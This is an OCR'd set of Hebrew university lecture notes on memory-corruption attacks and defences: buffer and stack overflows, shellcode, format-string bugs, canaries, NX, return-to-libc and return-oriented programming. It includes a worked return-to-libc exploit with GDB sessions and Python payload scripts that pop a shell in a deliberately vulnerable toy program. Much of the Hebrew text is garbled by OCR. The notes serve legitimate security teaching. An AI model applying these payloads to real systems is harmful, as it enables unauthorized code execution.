
Buffer Overflows

בעיה שהתחילה כמחלה של שפט C, שלא אוכפת גישות לאינדקסים מחוץ למערך מאולץ. שכוכבים מעבר לסופם המערך, זה נראה overflow buffer. התוצאה – לא מוגדרת באופן רשמי... אבל זה לא אקדמי. נראה מספר תרוחשים לנכון.


Variable Overflow

נניח שהבאפר שהולכים לדרכו מוקצה על המחסנית של התכנית שモתקפת, וחוץ ממנו יש עוד כל מני משתנים על המחסנית. Buffer overflow במקרה זה מאפשר לכתוב זבל למשתנים אחרים של התכנית.

דינמִים



במקרה זה, התוקף יכול למלא את הבادر בבדיקה באופן שיאפשר לו לכתוב 1 ב-auth ולהגיע לחולק הבא של התנאי ולעשות משהו.



פתרונות אפשרי: הקומפנייר יסדר את האסambilי באופן צה
שםثنנים סקלאריים ישבו מתחת (בכתובות נמוכות יותר)
במחסנית. זה עוזר, אבל לא המון.

Stack Overflow

מקרה פרטי של buffer overflow. נניח שהבאפר שאפשר לעשות לו overflow יושב על המחסנית. על המחסנית יש גם כתובות חזקה של פונקציות: בפקודת האסמבלי call דוחפים למחסנית את כתובת החזקה של הפונקציה אליה קוראים, וב-ret עושים פופ לכתובת העליונה במחסנית לתוך הרגיסטר `ra`. זה קרייטי, כי זה למעשה מכריע את ה-control flow של התכנית.

אם נדרש את כתובת החזרה עם זבל, כשה-he callee ינסה לחזור הוא יקפוץ לזרל, והתכנית תקרוס – זו זו זו



התוקף יכול לעשות הרבה יותר מאשר מזה. למשל, הוא יכול לשתול במקומות כתובות החזרה כתובות למועד שלא אמרו לרוץ במקרה הנוכחי.

למשל, הוא יכול לכתוב שם את הכתובת באינדקס 0 של הבادر שהוא דרש. אם הוא כתוב

הbaarפֿר שהוא דרָס. אם הוא כתַב לבראָפֿר ערְכִים הקָסְדִצְיָמִלִים שְׁמַיְצִיגִים קָוד מְכוֹנָה הֵוָא יְכַל לְעַשּׂות שְׁמַחְגִּיגָה. בְּשִׁבְיל לְהֹזְיא לְפֹעֵל צְזוּ מְתֻקְפָּה, הַתוֹקֶף זָקוֹק לְהַרְבָּה יְדַע עַל מָעָרְכַת הַתוֹכָנָה, אֲבָל זֶה אָפָּשָׁר.


מה אפשר לשים בבאפר?

Shell Codes

הדבר הבסיסי ביותר שאפשר לעשות זה לפתוח טרמינל, למשל ע"י הפקודה ("exec(/bin/sh"). הטרמינל הזה יוכל לשמש למה שרצים, וпотחנים אותו ע"י שימוש בקוד קטנו של כמה בתים בלבד.

מגבלות:

- ב-RCE (Remote Code Execution) יפתח shell מרוחק וזה מוסיף עוד שכבה של סיבור.
 - במתקפות לא אינטראקטיביות שהתקוף לא מנהל בצורה אקטיבית עצמו, צריכים להציג להריז במחשב המותקף תוכנה אוטונומית.
 - ה-hello-world shellcode חייב להיות קוד מכונה standalone, כלומר, לא תוכנה. הリンקר לא טוען את הקוד אז אין relocations ואין אפשרות להשתמש בהשתמש בפונקציות ספריה, אלא אם מובטח שהן כבר נטען כתובותיה ב-PLT ידועות לתוקף.
 - סט התווים שנitin להשתמש בהם מוגבל. אם, לדוגמה, משתמשים בפונקציה כמו strcpy על מנת להזיר את ה-shellcode, לא ניתן להשתמש בבייט 0x00 כי strcpy מפסיקה להעתיק כאשר היא נתקלת ב-'0'. כמו כן, לא ניתן להשתמש בתווים לא דפיים (ASCII בלבד).
 - גודל-hello-world shellcode בבתים חסום בגודל המערך. ניתן לעקוב בעיה זו באופן עלי' דרישת EIP בכתובת הבאה אחרי כדי לקפוץ להמשך הקוד המזרק.
 - נניח דרשונו את המחסנית, והתוכנה המותקפת עדין רצתה לעשות דברים לפני שהיא חוזרת ל-return שמחזיר אותנו לקוד המזרק. התכנית יכולה להמשיך לשנות את המחסנית ויכול להיות שהיא תעוף עוד לפני ה-return בגלל שהמחסנית שלה הושחתה, ויתכן גם שהטכניקה מקלקלת את ה-shellcode בזמן שהיא כותבת למחסנית בוצמה.




air hatoraf yidu at ha-ketubot b'machsonit?

כדי לבצע מתקפה כזו כאמור התקוף צריך לדעת את כתובות הבסיס שלו הוא רוצה לקלפו על מנת להתחילה את ביצוע `sh`-`code`.

- application stack היא LAMP (Linux, Apache, MySQL, PHP) source, אז תוקף יכול לחקור ואולי לגלוות שה כתובות במחסנית צפויות מראש
- שימוש ב-brute force – יכול להיות שיש אישתו Information Disclosure – למשל, הודעה שגיאה שמספקת מידע אICONOTI לגבי כתובות במחסנית כאשר אירעה קריישה.

התוקף יכול להשתמש גם בשיטה אחרת: **NOP Slide**
כותב ה-shellcode צריך להנדס את כתובות החזרה בבדיקה לתחילת הקוד שלו בבאפר. זה קשה, כי לפעמים זה זו קצת במהלך ההרצה. רוצים שה-shellcode לא יהיה כל כך רגיש לזה.

0x90 היא פקודה המכונה שנקראת NOP – No Operation – לא עשויה כלום. במקומם לבנות את ה-



shellcode כך שהיא צריכה לkapoz בבדיקה לכתובות מסוימת, אפשר לרפד את תחילת הקוד ברצף של NOPים – nop slide (בכתובות הנמוכות). אם כך, גם אם לא קיומו את הקפיצה כל כך טוב, אפשר לנחות איפשהו בslide doch ואז ההרצה מתקדמת בצורה סדרתית לפני מעלה במחסנית, ומגיעה לבסוף לשורה הרצiosa בתחילת ה-shellcode.

אפשרית, שה-shellcode יתחל באמצעות מרחב הכתובות שモקצת לבאפר, ובמחצית התחתונה של הבאפר יהיו דוחים.

פונקציות ספירה שפגיעות למתקפת overflow

- strcpy (char *dest, const char *src)
- strcat (char *dest, const char *src)
- gets (char *s)
- scanf (const char *format, ...)

עדיף להשתמש במקום פונקציות אלה ב-`strncpy/memcpy/fgets/fread/recv` שמקבלות גם פרמטר של מספר הבטים שմבקשים לקרוא, כדי לוודא שלא קוראים לבאפר יותר בתים מאשר יכול להכיל.

יחד עם זאת יש לשים לב לביעות עם `unsigned int`: לדוגמה

```
char* strncpy(char* dest, char* src, size_t n)
```

מקבלת ארגומנט `size_t` שהוא `unsigned int`. נניח מבצעים בדיקה של הקלט `if (n < MAX_TEXT) { strncpy(dest, src, n); }`


אם `n == -1`, הוא עובר ל-`casting` `unsigned int` `1 - 2^32` ו-`4,294,967,295` בתים לתוך הבאפר. זה גורם ל-`segmentation faults`.

Integer Overflow

קורה כאשר פעולה אריתמטית מנסה להציב ערך נומי שלא נכנס למקום שהוא קצה לתוכה – לדוגמה, להציג `int` ל-`short`.

עובדת אוטומטית: בפעולות בינהיות עם אופרנד אחד לפחות שהוא `long unsigned`, האופרנד השני עבור casting `long-unsigned`. אחרת, אם שני האופרנדים הם בני 32 בית או פחות, הם עוברים `.int-long` casting.

Format Issues



- `printf("%d + %d = %d")`

הkomפִילר מצפה למצוא שלושה ארגומנטים על המחסנית, אך במקרה זה הוא יכול להדפיס תוכן של המחסנית – information disclosure –

- `printf(username)`

המשתנה `username` הוא מוחסן על ידי ה-printf("%s", username). הבאג פה הוא ש-`username` זה לא פורמט – עדיף להשתמש ב-`(username)`.

```
/home/user$ gcc a.c
a.c: In function 'main':
a.c:10:5: warning: format not a string literal
-secu[REDACTED]
    printf(argv[1]);
    ^
/home/user$ ./a.out hello
hello
/home/user$ ./a.out "%08x %08x %08x %08x %08x"
bfffff704 bfffff710 080484c1 b7fc33dc bfffff670
/home/user$
```

% 0 8 x
 leading number Hexadecimal
 zeros of bytes
 padding to read

אפשר לקרוא 8 בית, כלומר בית מהמחסנית!

- פורמט מזרה: % –** כותב לטור משטנה

את כמות הבטים שפורטנו לתוכו. לדוגמה `printf("abc %n", &x);` – קוראים 4 בתים "abc" ו-4 אפסר להשתמש בזה כדי לכתוב ל-`arbitrary memory`: אז יכתב 4 ל-`x`. (`printf("%08x.%08x.%08x.%08x", 4*8)` קורא 36 בתים (4*8 ועוד 4 נקודות), ואז כותב את הערך 36 איפה שה-`xs` מצביע באותו רגע. ה-`xs` הוזע 4 מקומות למעלה אז הוא יכתוב 36 במקום "הารגוומנט החמיישי".

Stack Protections

Stack Canaries

מניעת stack overflow ע"י שימוש בקנריות שמצוות בזמן ריצה שימושה דורס את המחסנית. הרעיון הוא לשימר משהו בתחום הפירים, ולפni שוחזרים מה-stack frame הנוכחי לבודוק שהוא לא נדרס.

סוגי קנריות

- Terminator Canaries – רוב התקפות buffer overflow משתמשות בפונקציות של סטרינגים, שיריצתן מסתירה מסקלים כאשר נתקלים ב-terminator null. לכן, אם הקנריות היא null terminator, התוקף חייב לכתוב null terminator כדי לא לדرس את הקנריות – מה שמנוע מתקפות שבססות על strcpy ופונקציות דומות שלא מאפשרות לכתב אחרי null terminator.
- Random Canaries – דוחפים לתוך הפירים קנריות אקראית, שתוכנה ידוע רק לנו, ועל כן הסיכוי שתווך יצליח לדرس את הקנריות מבלי שנבחן בכרך קטן.
- Random XOR Canaries – קנריות רנדומית שמקסרים עם ה-data-control – מה שיאפשר במחסנית מעלה הבארפר ומאוים באוברפלואו ממנה.

NX Stack

- The dynamic linker allocates pages and loads the program unto them
- Each page can be marked as readable, writable, and/or **executable**
- Mark the pages mapped as the stack to be non-executable:
 - `execstack -c prog # Clear (non-executable) - default`
 - `execstack -s prog # Set as executable`
 - `execstack -q prog # Query`

הרצאה 5 Low Level Vulnerabilities, Cont. – 5

Return To libc

במקור, התקפה של stack smashing מילאה את המחסנית באיזשהו צבל, ודרישה את כתובות החזרה. זה עדין יכול לקרות בכתיבת למחסנית. אבל עכשו, אם המחסנית היא non executable, אין טעם להזיר את ה-shellcode למחסנית כי גם אם נקוףז לתחילת הקוד לא נצליח להריץ אותו.

נרצה, במקום זאת, לкопז לדף שהוא executable. לאן נוכל לкопז?

- לקוד עצמו
- לסדריית libc

ב-lib.so קיימת הפונקציה system, ש谋יצה פקודת bash שהיא מקבלת כารוגומנט. אם אפשר להחליף את כתובות החזרה ב-stack frame של system לכתובות של system עם הארגומנט המתאים, נוכל לעקוף את היעדר יכולת להריץ קוד מהמחסנית. במקרה זה הפונקציה system מниיח שקרהו לה בצויה תקינה – הרי, לא קוראים לה עם פקודת אסמבלי של call אלא קופצים לתחילת הקוד שלו.

היא מצפה למצוא:


- את כתובות החזרה שלה ב-ESP
- ב-4+ESP את הארגומנט שלה – שם נכתבת הכתובת של המחרוזת "/bin/sh"
- על מנת לפתח shell

בעיה: הפונקציה הנדרסת עושה return, קופצים ל-system והיא פותחת shell. עושים מה שעושים,

system חוזרת, והפונקציה המקורית עפה. לאן system חוזרת? לצלב שכתבו על המחסנית...

פתרון: אפשר לקבוע את כתובות החזרה של system להיות הכתובת של הפונקציה exit, קריית מערכת שלא חוזרת.

نبנה את המחסנית כך:



בהתבסס על ההבנה שמבנה הפריים שלו מוצפות
הפונקציות כאשר הן מגיעות לרוץ הוא

איך נמצא את הכתובות של `exit`, `system` ו-`sh`?
תחת ההנחה שספריות דינמיות תמיד נטעןות לאותה כתובות בהיעדר אילוצים אחרים, אפשר להיעזר ב-GDB.



- אפשר לשדרר את זה ל-shellcode (תוך התחשבות ב-null terminator ובל מה שראינו)
 - מסתבר שהמחרוזת הזאת נמצאת ב-`libc` ממילא אז אפשר למצוא אותה שם איכשהו
 - פתרון טוב: אפשר להוסיף את הסטרינג הזה כמשתנה סביבה:
`export NAME = VALUE`
- משתנים אלה שייכים לשביבה של ה-shell. משני הסיבות מועברים לכל תכנית C ארגומנט של `main`: החתימה המלאה של `main` היא
- ```
main(int argc, char* argv[], char* env[])

```
- גם אם לא כתבים במפורש את הארגומנט השלישי בהצהרה של `main`, `env` מועבר לפונקציה על המחסנית מילא. דוחפים אותו למחסנית בכתובות הגבוהות. זו הסיבה שלפעמים כתובות במחסנית צוות בצורה דינמית.

#### הדגמה

נתבון בתכנית פשוטה הבאה: יש לנו מערך בגודל 32 בתים שאליו מעתיקים באמצעות `strcpy` את הארגומנט `argv1` של הפונקציה.

```
4 void f(char* arg)
5 {
6 char buf[32];
7 strcpy(buf, arg);
8 }
```

```
/home/user$ gcc -g a.c -o a --no-stack-protector
/home/user$ export SHELL="/bin/sh"
/home/user$ gdb -q a
Reading symbols from a...done.
(gdb) break main
Breakpoint 1 at 0x8048439: file a.c, line 12.
(gdb) run `python -c 'print("a"*60)'`
Starting program: /home/user/a `python -c 'print("a"*60)'`

Breakpoint 1, main (argc=2, argv=0xbffff6d4) at a.c:12
12 f(argv[1]);
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e4bda0 <__libc_system>
(gdb) print $esp
$2 = (void *) 0xbffff620
(gdb) find 0xbffff620, 0xbfffffff, "/bin/sh"
0xbffff996
1 pattern found.
(gdb) x/s 0xbffff996
0xbffff996: "/bin/sh"
(gdb) █
```

1. נקמפל את התכנית עם הדגל `--no-stack-protector`, רצים להיות מסוגלים לעשות buffer overflow.
2. אחר כך מייצאים את המחרוזת `"sh/bin/"` כמשתנה סביבה.
3. שמים באמצעות GDB בריקפונט ב-`main`, ואז מרים אותה עם קלט (`a`) שגודל הבהיר. התכנית מתחילה לזרז, הכל נטען ומגיעים לבריקפונט.
4. ב-GDB עושים `print system` ומגליים את הכתובת שאליה היא נטענה בזיכרון
5. עושים `print $esp` כדי לגלוות באיזה כתובת הוא נמצא

6. קוראים לפונקציה `find` של GDB, שסורקת את הזיכרון בטוויח כתובות שנთען לה ומחפשת מחרוזת. אפשר לחפש בין `$esp` לבין הכתובת הגבוהה ביותר במחסנית `0xbfffffff` את המחרוזת `"/bin/sh"`

7. פקודת `x` של GDB עושה `dump` לזכרון ואם מוסיפים `/` היא עושה את זה בפורמט של סטרינג. אז עושים `s/x` לכתובת שחזרה ב-`find` ורואים שאכן בכתובת זו יש את המחרוזת שchipshen

עכשו יש לנו מספיק מידע ואפשר להתחיל לעצב את מה שנדריך.

```
1 import os, struct
2
3 offset = 44
4 system_address = 0xb7e4bda0
5 bin_sh_address = 0xbffff996
6
7 shellcode = 'a'*offset + struct.pack('<I', system_address) + 'a'*4 + struct.pack('<I', bin_sh_address)
8
9 os.execl('./a', './a', shellcode)
```

בעזרת IDA אפשר לחשב את ה-`offset` בין `esp` לבין כתובות החזרה של הפונקציה, שאוותה רצים לדראם. אז המחרוזת שנדריך:

- ממלאים את הבادر ב-`a`-ים
- דורסים את כתובות החזרה הקיימת בכתובת של הפונקציה `system` שמצאנו (בנומצית big endian)
- מעלה (כרגע מתעלמים מהונושא של לשוטל שם את הכתובת של `exit`) כתובים עוד 4 בתים, כתובות חזרה זבל ל-`system`
- במקום שבו `system` מצפה למצוא את כתובות הארגומנט כתובים את הכתובת של `"/bin/sh"`

```
/home/user$ python a.py
sh: _xterm-256color: command not found
Segmentation fault (core dumped)
/home/user$ gdb -q --core=core
[New LWP 6378]
Core was generated by `./aaaaaaaaaaaaaa'.
Program terminated with signal SIGSEGV,
#0 0x61616161 in ?? ()
(gdb) find $esp, 0xbfffffff, "/bin/sh"
0xbffff98a
1 pattern found.
(gdb)
```

```
/home/user$ python a.py
sh-4.3$ echo "Hello, world!"
Hello, world!
sh-4.3$ exit
exit
Segmentation fault (core dumped)
/home/user$
```

כאשר מנסים להריץ את התוכנית שלנו עם ה-`shellcode` זה לא עובד: מה שראים זה ש-system נקראת אבל לא עם הארגומנט הנכון, `"./bin/sh"`, אלא ניגשה לאופוסט לא מדויק וקראה עוד זבל משתני הסביבה. פותחים את ה-`core dump` ורואים שהתוכנית עפה על `a*4` (0x61616161), ככלומר הכתובת של `"./bin/sh"` שקיבלנו בבדיקה הראשונה לא הייתה מדויקת.

לא ברור אם זה נגרם עקב בעיה עם פיתון או בעיה עם ה-GDB, אבל כשמחפשים שוב את המחרוזת רואים שהמחרוזת שלנו יושבת בכתובת טיפה אחרת. מעדכנים את הסקריפט שלנו עם הכתובת החדשה, מרים ומקבלים shell כמו שרצינו.

نبנה את התוכנית המלאה עם הכתובת של `exit`:


```
1 import os, struct
2
3 offset = 44
4 system_address = 0xb7e4bda0
5 bin_sh_address = 0xbffff98a
6 exit_address = 0xb7e3f9d0
7
8 shellcode = 'a'*offset + struct.pack('<IIIB', system_address, exit_address, bin_sh_address, 3)
9
10 os.execl('./a', './a', shellcode)
```

## Return Oriented Programming

הבעיה: אין בדיקת הפונקציה שצורך בתוך `.lib`.  
 עדין אפשר לזרום את `ra` של פונקציות על המחסנית. לאן אפשר לקפוץ? לכל מקום שיש בו פקודות מכונה, בכל מקום ב-`executable`.  
 קופצים למקום כלשהו ומבצעים את הפקודות בצורה סדרתית עד שנתקלים ב-`return`, קופצים למקום אחר באותו אוף, וכך הלאה. בעצם, מרכיבים את התכנית שורצים להריז מהקטעים של קוד קיים שנגמרם ב-`return` ([אופקוד C3](#)).


בארQUITטורת  $86x$  המצביע יותר מעניין – פקודות המכונה הן באורך משתנה אך אפשר לקפוץ לאמצע האופקוד. לדוגמה, אם יש אופקוד באורך 6 בתים, שלושת הבטים הימניים שלו הם אופקוד של פקודת אחרת, אך אפשר לקפות לאמצע הפקודת המשיר לרוץ ממש.

לכל snippet צזה של קוד שימושיים בפקודה `return` קוראים [гадג'ט](#). הגאדג'טים היכי פשוט הם של אופקוד בודד. אם מוצאים מספיק גאדג'טים כאלה אפשר לבנות מחסנית של כתובות החזרה הרצויות, ולש滔 אתה ע"י דרישת כתובות החזרה של תכנית פגעה.



**דוגמא:**

air unusim ?mov EAX 0xdeadbeef  
 משתמשים בגאדג'ט של `EAX pop`, צזה גאדג'יט שקורא 4 בתים מהמחסנית  
 וכותב אותם ל-`EAX`, ומעלה במחסנית נשים את `0xdeadbeef`. אופקוד 58 זה  
`EAX pop, I-C3 ret`.  
 air unusim דברים יותר מורכבים של בקרת זרימה כמו תנאים ולולאות  
 שכורכים בקפיצות?



אפשר להשתמש בטريق של `ESP add` – למעשה משתמשים ב-`ESP` (stack pointer) בתו IP, כי בפועל הפקודות שמבצעים הן חתיכות הקוד ש-`ESP` מצביע אליהן.

**דמא**

```

4 void f(char* arg)
5 {
6 char buf[32];
7 strcpy(buf, arg);
8 }

```

נעבוד שוב עם התכנית a.

```

/home/user$ gdb -q a
Reading symbols from a...done.
(gdb) break main
Breakpoint 1 at 0x8048439: file a.c, line 12.
(gdb) run
Starting program: /home/user/a

Breakpoint 1, main (argc=1, argv=0xbfffff724) at a.c:12
12 f(argv[1]);
(gdb) info files

```

נريץ את a ב-GDB, שםים ברייקפונייט ב-`main` ומתייחסים להריז. כשמגייעים לברייקפונייט קוראים ל-`info files`: פקודת GDB שומרה את כל הקבצים והספריות שטעונים לתוך הבינארי a.out.

0xbfffff000 - 0xbfffff01c is .got.plt in /lib/ld-linux.so.2  
0xbfffff020 - 0xbfffff858 is .data in /lib/ld-linux.so.2  
0xbfffff858 0xbfffff918 is .bss in /lib/ld-linux.so.2  
0xb7fd0b4 - 0xb7fd0a0c is .hash in system-supplied DSO at 0xb7fd0a00  
0xb7fd0a0c - 0xb7fd1a30 is .gnu.hash in system-supplied DSO at 0xb7fd0a00  
0xb7fd1a30 - 0xb7fd1a0c is .dynsym in system-supplied DSO at 0xb7fd0a00  
0xb7fd1a0c - 0xb7fd2a55 is .dynstr in system-supplied DSO at 0xb7fd0a00  
0xb7fd2a55 - 0xb7fd2a68 is .gnu.version in system-supplied DSO at 0xb7fd0a00  
0xb7fd2a68 - 0xb7fd2a2c is .gnu.version\_d in system-supplied DSO at 0xb7fd0a00  
0xb7fd2a2c - 0xb7fd3444 is .dynamic in system-supplied DSO at 0xb7fd0a00  
0xb7fd3444 - 0xb7fd558 is .rodata in system-supplied DSO at 0xb7fd0a00  
0xb7fd558 - 0xb7fd5b8 is .note in system-supplied DSO at 0xb7fd0a00  
0xb7fd5b8 - 0xb7fd45dc is .eh\_frame\_hdr in system-supplied DSO at 0xb7fd0a00  
0xb7fd45dc - 0xb7fd6e8 is .eh\_frame in system-supplied DSO at 0xb7fd0a00  
0xb7fd6e8 - 0xb7fdac35 is .text in system-supplied DSO at 0xb7fd0a00  
0xb7fdac35 - 0xb7fdac5c is .altinstructions in system-supplied DSO at 0xb7fd0a00  
0xb7fdac5c - 0xb7fdac66 is .altinstr\_replacement in system-supplied DSO at 0xb7fd0a00  
0xb7e11174 - 0xb7e11198 is .note.gnu.build\_id in /lib/i386-linux-gnu/libc.so.6  
0xb7e11198 - 0xb7e111b8 is .note.ABI-tag in /lib/i386-linux-gnu/libc.so.6  
0xb7e111b8 - 0xb7e14f28 is .gnu.hash in /lib/i386-linux-gnu/libc.so.6  
0xb7e14f28 - 0xb7e1e018 is .dynsym in /lib/i386-linux-gnu/libc.so.6  
0xb7e1e018 - 0xb7e2445c is .dynstr in /lib/i386-linux-gnu/libc.so.6  
0xb7e2445c - 0xb7e2573a is .gnu.version in /lib/i386-linux-gnu/libc.so.6  
0xb7e2573c - 0xb7e25c10 is .gnu.version\_d in /lib/i386-linux-gnu/libc.so.6  
0xb7e25c10 - 0xb7e25c50 is .gnu.version\_r in /lib/i386-linux-gnu/libc.so.6  
0xb7e25c50 - 0xb7e28650 is .rel.dyn in /lib/i386-linux-gnu/libc.so.6  
0xb7e28650 - 0xb7e28698 is .rel.plt in /lib/i386-linux-gnu/libc.so.6  
0xb7e28698 - 0xb7e28740 is .plt in /lib/i386-linux-gnu/libc.so.6  
0xb7e28740 - 0xb7e28750 is .plt.got in /lib/i386-linux-gnu/libc.so.6  
**0xb7e28750** - 0xb7f5404d is .text in /lib/i386-linux-gnu/libc.so.6  
0xb7f54050 - 0xb7f5507e is \_\_libc\_freeeres\_fn in /lib/i386-linux-gnu/libc.so.6  
0xb7f55080 - 0xb7f552b9 is \_\_libc\_thread\_freeeres\_fn in /lib/i386-linux-gnu/libc.so.6  
0xb7f552c0 - 0xb7f75e74 is .rodata in /lib/i386-linux-gnu/libc.so.6  
0xb7f75e74 - 0xb7f75e75 is .stapsdt.base in /lib/i386-linux-gnu/libc.so.6  
0xb7f75e78 - 0xb7f75e8b is .interp in /lib/i386-linux-gnu/libc.so.6  
0xb7f75e8c - 0xb7f7c028 is .eh\_frame\_hdr in /lib/i386-linux-gnu/libc.so.6  
0xb7f7c028 - 0xb7fbcd44 is .eh\_frame in /lib/i386-linux-gnu/libc.so.6  
0xb7fbcd44 - 0xb7fc949 is .gcc\_except\_table in /lib/i386-linux-gnu/libc.so.6  
0xb7fc949 - 0xb7fbff0c is .hash in /lib/i386-linux-gnu/libc.so.6  
0xb7fc123c - 0xb7fc1244 is .tdata in /lib/i386-linux-gnu/libc.so.6  
0xb7fc1244 - 0xb7fc1284 is .tbss in /lib/i386-linux-gnu/libc.so.6  
0xb7fc1244 - 0xb7fc1250 is .init\_array in /lib/i386-linux-gnu/libc.so.6  
0xb7fc1250 - 0xb7fc12cc is \_\_libc\_subfreeeres in /lib/i386-linux-gnu/libc.so.6  
0xb7fc12cc - 0xb7fc12d0 is \_\_libc\_atexit in /lib/i386-linux-gnu/libc.so.6  
0xb7fc12d0 - 0xb7fc12e0 is \_\_libc\_thread\_subfreeeres in /lib/i386-linux-gnu/libc.so.6  
0xb7fc12e0 - 0xb7fc2db0 is .data.rel.ro in /lib/i386-linux-gnu/libc.so.6  
0xb7fc2db0 - 0xb7fc2ea0 is .dynamic in /lib/i386-linux-gnu/libc.so.6  
0xb7fc2ea0 - 0xb7fc2f00 is .got in /lib/i386-linux-gnu/libc.so.6

